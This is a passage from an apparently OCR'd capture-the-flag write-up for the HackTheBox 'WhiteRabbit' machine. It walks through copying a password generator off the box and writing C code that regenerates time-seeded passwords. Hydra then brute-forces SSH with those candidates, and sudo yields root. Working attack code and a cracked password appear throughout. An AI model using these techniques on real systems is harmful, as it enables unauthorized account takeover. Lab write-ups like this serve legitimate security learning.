
```
chmod 600 morpheus
ssh -i morpheus morpheus@whiterabbit.htb
```



I get morpheus shell!

Get root

In the command_log, they run neo-password-generator and set it as neo's password




Running neo-password-generator shows different password each time I run it


```
morpheus@whiterabbit:~$ /opt/neo-password-generator/neo-password-generator
qGU5wj5IzXfR4o4qRsDe
morpheus@whiterabbit:~$ /opt/neo-password-generator/neo-password-generator
PZf3RHtyEeqyvcavPJw7
morpheus@whiterabbit:~$
```

Let's download this file and analyze it with ghidra

```
scp -i morpheus morpheus@whiterabbit.htb:/opt/neo-password-generator/neo-password-generator neo-password-generator
```



It seems like time is based on utc since timezone is 0



Let's create code to generate password from the command_log timestamp. Command_log shows it's on 2024-08-30 14:40:42, but since random seed is using millisecond which is not provided, I can get 1000 password lists and brute force it.

```c
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

char charset[] =
    "abcdefghijklmnopqrstuvwxyz"
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    "0123456789";

/*
 * Generate one random string of length `strlength`
 * using a given seed, and write it to `fp`
 */
void genRandomString(FILE *fp, unsigned int seed, int strlength)
{
    srand(seed);
```

```c
    int charlength = sizeof(charset) - 1;
    char *out = malloc(strlength + 1);
    if (!out) {
        return;
    }

    for (int i = 0; i < strlength; i++) {
        int randindex = rand() % charlength;
        out[i] = charset[randindex];
    }

    out[strlength] = '\0';
    fprintf(fp, "%s\n", out);

    free(out);
}

int main(void)
{
    FILE *fp = fopen("password.txt", "w");
    if (!fp) {
        perror("fopen");
        return 1;
    }

    const char *timestamp = "2024-08-30 14:40:42";
    struct tm tm = {0};

    /* Parse timestamp manually (portable) */
    int year, month, day, hour, min, sec;
    if (sscanf(timestamp,
               "%d-%d-%d %d:%d:%d",
               &year, &month, &day,
               &hour, &min, &sec) != 6) {
        printf("Parsing failed!!\n");
        fclose(fp);
        return 1;
    }

    tm.tm_year = year - 1900; /* years since 1900 */
    tm.tm_mon  = month - 1;   /* months since January */
    tm.tm_mday = day;
    tm.tm_hour = hour;
    tm.tm_min  = min;
    tm.tm_sec  = sec;
```

```
    /* Convert tm as UTC → time_t */
#ifdef _WIN32
    time_t t = _mkgmtime(&tm); /* Windows */
#else
    time_t t = timegm(&tm);    /* Linux / macOS */
#endif


    long long ms = (long long)t * 1000;

    /* Generate 1000 deterministic passwords */
    for (int i = 0; i < 1000; i++) {
        genRandomString(fp, (unsigned int)(ms + i), 20);
    }


    fclose(fp);
    return 0;
}
```

Compile and run it

```
gcc pwgen.c
./a.out
```



It shows



Brute force with hydra

```
hydra -l neo -P password.txt ssh://whiterabbit.htb:22
```

```
┌──[parrot@parrot]─[~/Documents/whiterabbit]
└─► $hydra -l neo -P password.txt ssh://whiterabbit.htb:22
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-21 13:50:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://whiterabbit.htb:22/
[22][ssh] host: whiterabbit.htb   login: neo   password: WBSxhWgfnMiclrV4dqfj
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-21 13:50:49
```

I get neo's password. Let's ssh.

```
┌──[parrot@parrot]─[~/Documents/whiterabbit]
└─► $ssh neo@whiterabbit.htb
neo@whiterabbit.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Dec 21 18:52:34 2025 from 10.10.16.239
neo@whiterabbit:~$
```

I can try sudo -l

```
neo@whiterabbit:~$ sudo -l
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL
```

neo can run any command with sudo, so I can immediately get root

```
neo@whiterabbit:~$ sudo su -
root@whiterabbit:~# whoami
root
```

I'm root!